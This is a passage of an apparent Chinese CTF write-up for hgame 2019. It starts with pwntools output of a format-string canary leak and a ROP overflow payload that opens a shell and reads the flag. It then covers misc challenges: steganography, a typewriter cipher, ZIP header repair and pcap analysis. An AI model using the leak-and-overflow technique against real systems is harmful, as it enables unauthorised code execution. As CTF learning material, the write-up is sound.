You found it?
World line fluctuation ratio:0.002560
Payment of past debts.
[DEBUG] Sent 0x5 bytes:
    '%11$p'


[DEBUG] Received 0x12 bytes:
    '0x214cfcaf92bffa00'
0x214cfcaf92bffa00
[DEBUG] Sent 0x60 bytes:
    00000000  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  │aaaa│aaaa│aaaa│aaaa│
    *
    00000030  33 23 00 00  61 61 61 61  00 fa bf 92  af fc 4c 21  │3#··│aaaa│····│··L!│
    00000040  61 61 61 61  61 61 61 61  73 0c 40 00  00 00 00 00  │aaaa│aaaa│s·@·│····│
    00000050  40 20 60 00  00 00 00 00  a8 07 40 00  00 00 00 00  │@ `·│····│··@·│····│
    00000060
[*] Switching to interactive mode
[DEBUG] Received 0x46 bytes:
    'World line fluctuation ratio:0.002294\n'
    'To seek the truth of the world.\n'
World line fluctuation ratio:0.002294
To seek the truth of the world.
$ ls
[DEBUG] Sent 0x3 bytes:
    'ls\n'
[DEBUG] Received 0x29 bytes:
    'SteinsGate\n'
    'bin\n'
    'dev\n'
    'flag\n'
    'lib\n'
    'lib64\n'
    'run.sh\n'
SteinsGate
bin
dev
flag
lib
lib64
run.sh
$ cat flag
```

得到flag

MISC

Hidden Image in LSB


根据hint下了一个stegsolve



得到flag

打字机

根据hint运用谷歌的以图搜图



打字机.png × 紫罗兰 永恒 花园 打字机

全部 图片 地图 购物 更多 设置 工具

找到约 25,270,000,000 条结果 （用时 1.02 秒）

图片尺寸：
1318 × 458

未找到该图片的其他尺寸。

可能相关的搜索查询： *紫罗兰 永恒 花园 打字机*

紫罗兰永恒花园中的打字机考据- 动漫论坛- Stage1st - stage1/s1 游戏 ...
https://bbs.saraba1st.com/2b/thread-1568573-1-1.html
2017年12月12日 - 打字机原型考据，原型为由著名美国打字机生产商Underwood Typewriter Company在1920年代中期开始生产的4排键便携式打字机Portable ...

紫罗兰永恒花园中的打字机（字母已经不是英文字母了），用哪个键来替代1 ...
https://www.zhihu.com/question/266139542
2018年1月25日 - 请参看京紫打字机中的字母排布（截图于动画第二集） [图片] 老式的英文打字机没有1，是用小写的L，即l来替代的。 但是京紫动画里的字母全都不 ...


动漫《紫罗兰永恒花园》13话结尾的打字机上写的是什么?	2018年4月14日
《紫罗兰永恒花园》十三集最后打字机上的字是什么意思?	2018年4月6日
如何评价《紫罗兰永恒花园》第1集动画?	2018年1月10日
《紫罗兰永恒花园》会成为行业标杆吗?	2017年12月19日

www.zhihu.com站内的其它相关信息

外观类似的图片

举报图片

谷歌真好用，然后找到一个对照表



abcdefg hijkl mn
opqrst uvw xyz

还有几个字母没有，但是可以根据按键的位置推出来

然后就可以得到flag了


hgame{My_vi0Let_tyFewRier}

Broken Chest




压缩包已损坏或压缩格式未知，无法打开
C:\Users\danis\Downloads\Broken-Chest.zip

打开失败，那么就去FlexHex里看看咯




```
00000000  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00
00000010  00 00 00 4F  4B 03 04 14  00 09 00 08  00 55 BB 35
00000020  4E CE 7C B3  B0 22 00 00  00 14 00 00  00 08 00 00
00000030  00 66 6C 61  67 2E 74 78  74 67 49 3F  48 A0 BE 53
00000040  8B 38 E4 5A  42 49 02 08  5D 55 A6 4A  67 B2 B3 CE
00000058  B0 6E C1 0B  85 DC EB 4F  91 4D BF 50  4B 07 08 CE
00000060  7C B3 B0 22  00 00 00 14  00 00 00 50  4B 01 02 1F
00000070  00 14 00 09  00 08 00 55  BB 35 4E CE  7C B3 B0 22
00000080  00 00 00 14  00 00 00 08  00 24 00 00  00 00 00 00
00000090  00 20 00 00  00 00 00 00  00 66 6C 61  67 2E 74 78
000000A0  74 0A 00 20  00 00 00 00  00 01 00 18  00 3E 2C 76
000000B0  B6 9D B1 D4  01 3E 2C 76  B6 9D B1 D4  01 1D F1 7E
000000C0  C5 9C B1 D4  01 50 4B 05  06 00 00 00  00 01 00 01
000000D0  00 5A 00 00  00 58 00 00  00 10 00 53  30 6D 45 54
000000E0  68 31 6E 67  5F 55 35 65  66 75 4C
```

发现了一个密码，然后这个文件头也不对，应该是"PK",把它改好，然后把前面的0000也删了



```
00000000  50 4B 03 04  14 00 09 00  08 00 55 BB  35 4E CE 7C
00000010  B3 B0 22 00  00 00 14 00  00 00 08 00  00 00 66 6C
00000020  61 67 2E 74  78 74 67 49  3F 48 A0 BE  53 8B 38 E4
00000030  5A 42 49 02  08 5D 55 A6  4A 67 B2 B3  CE B0 6E C1
00000040  0B 85 DC EB  4F 91 4D BF  50 4B 07 08  CE 7C B3 B0
00000050  22 00 00 00  14 00 00 00  50 4B 01 02  1F 00 14 00
00000060  09 00 08 00  55 BB 35 4E  CE 7C B3 B0  22 00 00 00
00000070  14 00 00 00  08 00 24 00  00 00 00 00  00 00 20 00
00000080  00 00 00 00  00 00 66 6C  61 67 2E 74  78 74 0A 00
00000090  20 00 00 00  00 00 01 00  18 00 3E 2C  76 B6 9D B1
000000A0  D4 01 3E 2C  76 B6 9D B1  D4 01 1D F1  7E C5 9C B1
000000B0  D4 01 50 4B  05 06 00 00  00 00 01 00  01 00 5A 00
000000C0  00 00 58 00  00 00 10 00  53 30 6D 45  54 68 31 6E
000000D0  67 5F 55 35  65 66 75 4C
```


保存，打开，输上刚刚的密码



S0mETh1ng_U5efuL

为加密的文件输入密码：
flag.txt
S0mETh1ng_U5efuL
显示密码 [✓]

得到一个flag.txt



```
hgame{Cra2y_D1aM0nd}
```

得到flag


Try

这道题真的超好玩XD

首先下载到的是.pcapng，起初我还以为这是一个类似于png的文件[笑哭]


然而他其实是 Wireshark 文件啦

正好手头有一个便携版，那就打开看看咯




```
 7 15.443294 192.168.61.1          192.168.61.129 ICMP    74 Echo (ping) request  id=0x0001, seq=4/1024, ttl=64 (reply in 8)
 8 15.444521 192.168.61.129        192.168.61.1   ICMP    74 Echo (ping) reply    id=0x0001, seq=4/1024, ttl=64 (request in 7)
 9 16.449430 192.168.61.1          192.168.61.129 ICMP    74 Echo (ping) request  id=0x0001, seq=5/1280, ttl=64 (reply in 10)
10 16.449633 192.168.61.129        192.168.61.1   ICMP    74 Echo (ping) reply    id=0x0001, seq=5/1280, ttl=64 (request in 9)
11 17.453825 192.168.61.1          192.168.61.129 ICMP    74 Echo (ping) request  id=0x0001, seq=6/1536, ttl=64 (reply in 12)
12 17.454040 192.168.61.129        192.168.61.1   ICMP    74 Echo (ping) reply    id=0x0001, seq=6/1536, ttl=64 (request in 11)
13 19.102728 Vmware_c0:00:01       Vmware_a8:dc:21 ARP    42 Who has 192.168.61.129? Tell 192.168.61.1
14 19.103096 Vmware_a8:dc:21       Vmware_c0:00:01 ARP    60 192.168.61.129 is at 00:0c:29:a8:dc:21
15 28.951632 192.168.61.1          192.168.61.129 TCP     66 4940 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
16 28.951879 192.168.61.129        192.168.61.1   TCP     66 80 → 4940 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
17 28.951979 192.168.61.1          192.168.61.129 TCP     54 4940 → 80 [ACK] Seq=1 Ack=1 Win=525568 Len=0
18 28.952330 192.168.61.1          192.168.61.129 HTTP   436 GET / HTTP/1.1
19 28.952489 192.168.61.129        192.168.61.1   TCP     60 80 → 4940 [ACK] Seq=1 Ack=383 Win=30336 Len=0
20 28.956491 192.168.61.1          192.168.61.255 NBNS    92 Name query NB WPAD<00>
21 28.957128 fe80::e5e5:267a:6c5f:d9eb ff02::1:3  LLMNR   84 Standard query 0xef47 A wpad
22 28.957291 192.168.61.1          224.0.0.252    LLMNR   64 Standard query 0xef47 A wpad
23 29.035375 192.168.61.129        192.168.61.1   TCP   1514 [TCP segment of a reassembled PDU]
24 29.035481 192.168.61.129        192.168.61.1   TCP   1514 [TCP segment of a reassembled PDU]
25 29.035562 192.168.61.1          192.168.61.129 TCP     54 4940 → 80 [ACK] Seq=383 Ack=2921 Win=525568 Len=0
26 29.035585 192.168.61.129        192.168.61.1   HTTP   514 HTTP/1.1 200 OK  (text/html)
```

粗略扫了一下，感觉就是两个IP之间的通信，然后...然后我就看到了这个——



```
141 40.685625 192.168.61.129    192.168.61.1   TCP   1514 [TCP segment of a reassembled PDU]
142 40.685708 192.168.61.129    192.168.61.1   HTTP   964 HTTP/1.1 200 OK  (application/zip)
143 40.685793 192.168.61.1      192.168.61.129 TCP     54 4945 → 80 [ACK] Seq=390 Ack=87051 Win=525568 Len=0
```


它下了一个zip！那就跟一下TCP流



```
GET /dec.zip HTTP/1.1
Host: 192.168.61.129
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9

HTTP/1.1 200 OK
Date: Thu, 24 Jan 2019 04:35:16 GMT
Server: Apache/2.4.37 (Debian)
Last-Modified: Thu, 24 Jan 2019 04:32:28 GMT
ETag: "152e3-5802cb2b287eb"
Accept-Ranges: bytes
Content-Length: 86755
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/zip

PK.........d8N................dec/PK..
......c8N....*Q..*Q......dec/open-it.zipPK.........c8N.....P..V]......1.jpg...{..2..q.......36.8.......2Oi`..rX=.f.H....H...?.ic."3....<6T..S.;..-
xf..;.........L{DQ`q.jq.A.j...u..."......*.......U.@.uH...)...9.....
......."..o...t.{w.0.Hlb.7..\....Z..?L.j...0.K..."X..Sc(..2l.h..!..."[j[trC.7s.._5...._...}......no.[.[rPg...9x..M.*J....H.Go...U....H......L.
y...;.9..Q.~..g..Gi.7Z.R..J..~Z..w._a.:...3j...L.1k@.... T..........d..........,....      .2w.......#{.f...d..V...PxK.  .8..
$..]..n...:.....S..iVaGs....s.'.^..F@.]..Z.r...IQ.m.OJ.{~|..`...C..1...7.......[.......J........../.R(.....nf....
.{.<..w.......o.Z..........c.{.....}..}...:..........].b8!?.o.....=...$...Y...t...k@....)..o...Yf..c.....^......P...K6...6..VIm..!
f)n.&..I.C.....>.W..J...C}....B.......+'.x$..Hp....Y...~....No#...}5..@{}....,..9.z
U.m.....Nz?....su...7?.(b.)%..tG..z....,]..|U0K.r...jb..#..x........o.
.j.Q9w....V..HG D~"U.1..| k..G....1.
.......'P..#.}.6.c........... .^ps...Z...F*C.u.Bq\.&68d.%*.s......~..N..Cv...$...a8....RJ...zT.9...m_F..;.........v..4..#e.[$..gM....0.]...
0..b*V-.&.."B..m.!..v..[.2gP..          L~f.....*S.0...5jv...1..Q..b1.[B4.....F.,.h.......;.c......e..50iz2.ZB8.6V...:...}M.Q.IJ~.f..R..........
